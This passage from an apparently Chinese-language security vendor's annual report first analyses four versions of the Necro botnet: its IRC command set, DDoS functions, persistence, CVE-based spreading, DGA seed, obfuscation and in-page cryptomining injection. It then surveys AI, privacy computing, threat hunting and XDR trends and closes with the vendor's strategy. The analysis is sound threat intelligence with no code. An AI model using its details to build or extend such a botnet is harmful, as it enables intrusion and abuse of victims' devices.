

图 61 第一版 Necro 攻击路径示意图

第一版主要功能如下：

1、IRC 服务的初始化

样本首先随机生成 8-12 个随机字符串作为自己的 nick_name 的一部分，用于标识自己的唯一性，并开启一个新的线程去做 ARP 投毒和流量嗅探。

2、持久化控制，文件写入启动项，将自己拷贝到/etc 目录下。

3、加入 IRC 服务器，等待接受指令，支持的命令多达 16 种:

ddos.udpflood 、 ddos.synflood 、 ddos.slowloris 、 ddos.httpflood 、 ddos.amp 、bot.scannetrange、bot.shell、bot.repack、http.execute、bot.reset、bot.move、bot.killbyname、threads.end、threads.begin、sniff.start、sniff.pause、bot.ram

4、监听 22，23，53，443，1337，6667，37215 端口之外的其他端口流量，并上报给 C2 服务器。

第二版主要流程如下:



图 62 第二版 Necro 攻击路径示意图

第二版中增加了自我传播功能。样本利用 CVE-2020-28188、CVE-2021-3007、CVE-2020-7961 传播自身。

第三版主要流程如下:



图 63 第三版 Necro 攻击路径示意图

第三版新增功能模块:

1、在 C2 服务器方面，第三版使用了动态 DGA 算法生成，种子是 0x4FE6DA。同时对加入 IRC 服务进行 SSL 校验，大大加强了对 C2 服务器对服务器的保护。

2、代码混淆方面。第三版的样本加入了重度混淆，对于函数名使用 ast 随机重命名，字符串参数进行 zlib.compress 压缩。

3、新增了 5 种漏洞进行自我传播。分别是 CVE-2018-7600、CVE-2020-35131、CVE-2020-35729、Gila CMS 2.0.0 未授权远程代码执行、Drupal EyesOfNetwork 5.1 远程命令执行。

4、新增了 reflect，addport，delport，injectcount，reinject 等命令。其中的 reinject 命令，会进行 JS 挂马，在 Web 页面嵌入挖矿代码。这意味着当终端用户使用手机、PC 或是其它设备浏览失陷设备（包括服务器和 NAS 设备）的相关 Web 页面时，可能沦为矿机并泄露敏感信息。

第四版主要变化如下:

1、加入了对 Windows 平台的支持，并尝试下载 Rootkit 模块，隐藏自身。

2、从 3 月 12 日起，样本命名为 setup.py，子域名重新加入 DGA，并结合动态域名计算 C&C。

3、感染被植入机器上的 Web 页面，插入一段 js 代码，进行浏览器挖矿。

4、新的攻击指令 torflood，基于 TOR 进行 DDoS 攻击。

总结

■ 人工智能赋能网络安全稳步发展

2020 年，人工智能技术的研究继续维持高热度，以 GPT-3、AlphaFold2 等成果为代表，继续展现出强大的建模能力与应用潜力。而在人工智能赋能网络安全方面，在近年来从炒作到务实的整体发展趋势下，进一步呈现出以安全能力提升为核心目标而稳步发展的状态。

随着对人工智能技术原理及特性的理解逐步深入，网络安全业界对人工智能技术采用的针对性日趋增强，并更多尝试将其与已有技术结合使用（而非替代），从而更好地发挥技术综合优势。

鉴于网络安全领域数据的标注率低且类别分布严重不平衡等特点，无监督、自监督或半监督的方法或将有更广应用前景，以异常检测为典型代表。由于这类方法的准确性难以达到很高水平，通常作为一种安全威胁的（弱）信号形式来呈现，但对于未知威胁的发现有积极意义。

在恶意代码检测等数据样本资源较丰富的部分应用场景中，有监督的方法能够取得更高的检测准确率，在未来几年内将成为传统的基于签名特征方法的重要补充。

在加密数据（流量、文件等）检测方向，人工智能方法获得较多关注，主要基于元信息、统计信息及行为信息的特征来构建检测模型，能在有限的测试数据集上达到很好的效果，但其在更大规模、更一般性的数据集上的有效性较难保证，方法背后的原理仍存在争议。

人工智能的可解释性在网络安全领域的受关注程度正逐渐上升，但目前仍属于前沿科学问题，暂无一般性的高效、可靠技术可用，可解释性方法带来的价值也仍需深入评估，距离实用仍存在距离。

获得与积累高质量的数据始终是人工智能赋能网络安全应用的前提，同时人工智能模型的可持续学习能力与快速迭代部署方法也是应用的重要关键。Gartner 在 2020 年 10 月发布的 2021 年的九大战略性技术趋势之一“人工智能工程（AI engineering）”正是针对这两点，未来将可能成为人工智能赋能网络安全应用快速、大规模研发的基础。

■ 隐私保护计算技术助力数据安全流通合规应用

随着全球数据保护法规的成熟，在个人信息和隐私保护合规监管日渐趋严的大背景下，隐私保护计算技术能以弹性柔软的方式促进法律监管“硬制度”的“软着陆”，实现数据价值挖掘和隐私保护的正和博弈，有助于数据流通共享和协同应用。隐私保护计算技术是一套包含人工智能、密码学、数据科学等众多领域交叉融合的跨学科技术体系，借助于安全多方计算、同态加密、零知识证明、差分隐私和可信执行环境等为代表的现代密码学和信息安全技术，在保证原始数据安全隐私性的同时，实现对数据的计算和分析。鉴于隐私保护计算技术特点，可为多数据流通融合场景提供安全、高效的合作模式，因此在政务、金融、医疗、交通等多个领域行业存在着广泛的应用场景。

Gartner 在 2020 年 10 月发布了 2021 年九大重要战略技术趋势，将“隐私增强计算（Privacy-Enhancing Computation）”列入其中，并指出隐私增强计算不同于常见的静态数据安全控制，是通过可信任环境、分散执行处理、数据算法加密等技术来保护正在使用的数据。这一趋势可以在保护机密的前提下促进跨地区研究合作和数据共享。Gartner 认为，到 2025 年将有一半的大型企业机构使用隐私增强计算在不受信任的环境和多方数据分析用例中处理数据。

隐私保护计算技术日渐成熟，差分隐私类相关产品已逐步开始商用。目前市场上已出现各类隐私计算类产品或技术框架，差分隐私技术已被谷歌、苹果、微软、小米等公司应用。通过差分隐私技术在上传数据中添加一些干扰噪声，使得收集到的数据仅用于总体趋势研究，以达到保护用户原始真实数据的目的。但是目前对于一些复杂算法的联合建模计算性能还难以满足大规模商用要求。此外，值得关注的是 RSA 2021 创新沙盒十强入围中，Cape Privacy 通过加密学习技术提供更强大的 AI 解决方案，可以保障数据机密性的同时，实现协作式机器学习。

可以预见的是，未来随着隐私信息共享和流通的法律法规体系逐步构建和完善，隐私保护相关业务需求会持续增长，隐私保护计算技术将有助于推动数据合规、高效流通。

■ 面对越来越多的“APT 化”攻击，以“威胁狩猎”、“XDR”为基础的“主动防御”、“协同防御”时代来临

早在 2013 年以前，APT 攻击对于我们来说还是个只闻其声未见其面的“奢侈品”，曾经名噪一时的“震网”攻击、“极光”攻击似乎离我们非常遥远。但是近年来，随着黑产团队的组织化、攻击技能的不断泛化，攻击目标的定向化、攻击工具的商品化，APT 攻击技术早已从高深不可得的“阳春白雪”，变成了技术小白都能尝试一下的“下里巴人”。

过去，造成较大影响力的攻击事件普遍存在着影响范围广、持续时间短等特点。而现代攻击中除了挖矿等少数需要大规模算力才能达成目标的攻击类型外，大多数攻击都在向“APT 化”发展。“A”即高级，主要体现在攻击者通常会采取加密、混淆、0day 的方法绕过防御策略，甚至会针对被攻击者的特点单独制定攻击路线；“P”即持续，主要体现在攻击从前期的踩点、武器准备到载荷投递、定植，再到权限提升、内网横向移动直至最终的命令回传、加密文件等一般都需要经历较长的过程。

面对越来越多的“APT 化”攻击，迫切需要构建“主动防御、协同防御”的新型防御体系，其原因主要有以下几点：一是由于“APT 化”攻击的“高级性”特点，传统的基于已知特征或模型的被动检测模式完全无法应对新型攻击，攻击者 100%会突破防线进入受害者网络，“守不住，看不见”成为正常现象。但“雁过必留痕”，只要确保终端、边界、内网的流量、日志、告警记录都能充分记录下来，当未知攻击被有效识别后，具有丰富经验的安全专家就可以从历史数据中挖掘出失陷主机并还原出攻击链，从而实现攻击“找得着”；二是由于“APT 化”攻击的“持续性”特点，攻击者会长期潜伏在受害者内网中，从 DMZ 区到办公区再到核心区可能都会遍布攻击者的足迹，这就需要在网络边界、内网、终端等任何需要监控的环节都部署有

相应的安全产品，同时通过产品之间的协同联动完成对全攻击过程的监控和防御。三是由于不同类型攻击特点的不同，表现为在终端或网络侧检测的难易度也不尽相同。类似“永恒之蓝”之类的 RPC 漏洞更适合在网络侧检测，而横向移动等攻击场景由于协议的加密问题更适合在终端侧检测。这就需要不同类别的安全产品互相配合，弥补自身在某一个检测方向上的短板。

基于上述现状，近年来，以“威胁狩猎、XDR”为代表的”主动防御、协同防御”技术或方法应运而生。威胁狩猎是指采用人工分析和机器辅助的方法，针对网络、终端等的日志或告警数据进行主动搜索、关联和分析，从而检测出以往被动检测无法察觉的威胁。威胁狩猎一般分为四个过程：首先，安全专家需要结合资产信息、威胁情报对网络中可能存在的高风险点进行预判；其次，利用已收集的数据，使用可视化、数据统计分析等方法对数据集进行挖掘与分析，查找已知或未知的攻击线索；之后，结合威胁模型对已发现攻击者的攻击工具和攻击技术进一步挖掘，发现攻击者的 TTP；最后尝试对上述威胁发现过程进行标准化或自动化。要实现威胁狩猎的落地，必须依托于足够强大的协同防御体系，XDR 就是包括威胁狩猎以及各种其他检测防御技术的重要承载者之一。XDR（Extended detection and response）即扩展检测和响应系统，是 Gartner 2020 年《Top Security and Risk Management Trends》报告中提到的第一项技术和解决方案。通俗的讲，XDR 中的“X”有无限可能无限扩展的含义，即可以叠加 NDR、EDR 以及其它未来可能的“X”DR 检测能力，同时结合自动化编排和响应（SOAR），威胁狩猎，跨安全产品的威胁情报等方法和技术，全面有效增强检测和响应能力，形成完整的协同防御体系。

面对越来越多的“APT 化”攻击，只有融合被动检测、主动狩猎等各种技术的协同防御体系，才能有效监控攻击的各个阶段，真正让攻击“看得见，防得住，找得着”成为现实。

■ 数字中国面临的安全威胁日趋复杂和多样化，基于场景化的安全思维与最佳实践的结合是解决数字中国安全的最有效手段

习近平总书记在《关于〈中共中央关于制定国民经济和社会发展第十四个五年规划和二〇三五年远景目标的建议〉的说明》中指出，“安全是发展的前提，发展是安全的保障”。

当前，各种网络威胁正在以前所未有的速度不断发展、演变。几年前，攻击者会集中精力使用一种或为数不多的几种威胁来发起攻击。随后与之抗衡的防御措施会相应出台，对应攻击的成功概率将大幅下降。但近年来，随着攻击技术、工具的不断发展，攻击者已经能够整合多种威胁技术以实现其目标，防御方的防御手段变得越来越有限。这就是当前网络安全攻防不平衡的现状所在。

数字时代面临着更加纷繁复杂的网络攻击，想要做到保障中国特有数字场景的安全，就必须深入到用户的应用场景中去，以更高的视野、更大的耐心、更弹性的策略、更系统的智慧去创新技术和服务策略，实现交付运营化，研发（创新）场景化。只有真正守护这些安全场景的实践，才能真正有效面对当前网络中的各类威胁。

安全是发展的前提，发展是安全的保障。要坚持“统筹发展和安全”的原则，以安全促发展，以安全保发展。为应对“数字中国”战略所面临的新风险、新挑战，我们要运用基于场景化的安全思维方式，并将其落实到用户信息安全保障建设中，与业务场景伴生、伴随。基于这样的理念，启明星辰集团提出了企业自身的“十四五”规划战略，其目标就是护航数字中国建设的众多应用场景，如智能交通、智慧物流、智慧能源、智慧医疗、智慧水利、智慧环保、智慧社区等各类数字应用场景。

启明星辰以安全产品、平台和服务能力为基石，将新技术融合于产品和解决方案中，基于各行业的数字场景，以场景化的安全思维，建立围绕业务全流程、数据全生命周期的风险控制机制，助力用户全面应对“数字中国”的新安全挑战，走出一条具有中国特色的信息化发展之路，实现启明星辰集团“护航数字中国，领航信息安全”的美好愿景。

结语

2016 年 4 月 19 日，习近平总书记在网络安全和信息化工作座谈会上讲到：网络安全是整体的而不是割裂的；网络安全是动态的而不是静态的；网络安全是开放的而不是封闭的；网络安全是相对的而不是绝对的；网络安全是共同的而不是孤立的。

启明星辰集团新战略定位在“中国数字场景，安全最佳实践”。最佳实践需要依靠甲乙双方共同完成，必须和用户诚挚合作。在甲乙双方共生的生态中，共同联手探索数字化场景和应用的安全问题，不断提出变革，不断追求场景化创新，这样才能使安全产业更有价值、更加健康、持续地发展下去。

二十六年来，启明星辰持守信息安全行业，以在一寸宽的路上深入一公里的精神专注，在沉静中脚踏实地不断坚守，经历无数探索与风雨洗礼，与行业、用户共同成长。未来，我们会继续承担历史赋予的重担，守护数字中国情境下的网络安全，继续深植、耕耘不辍。(完)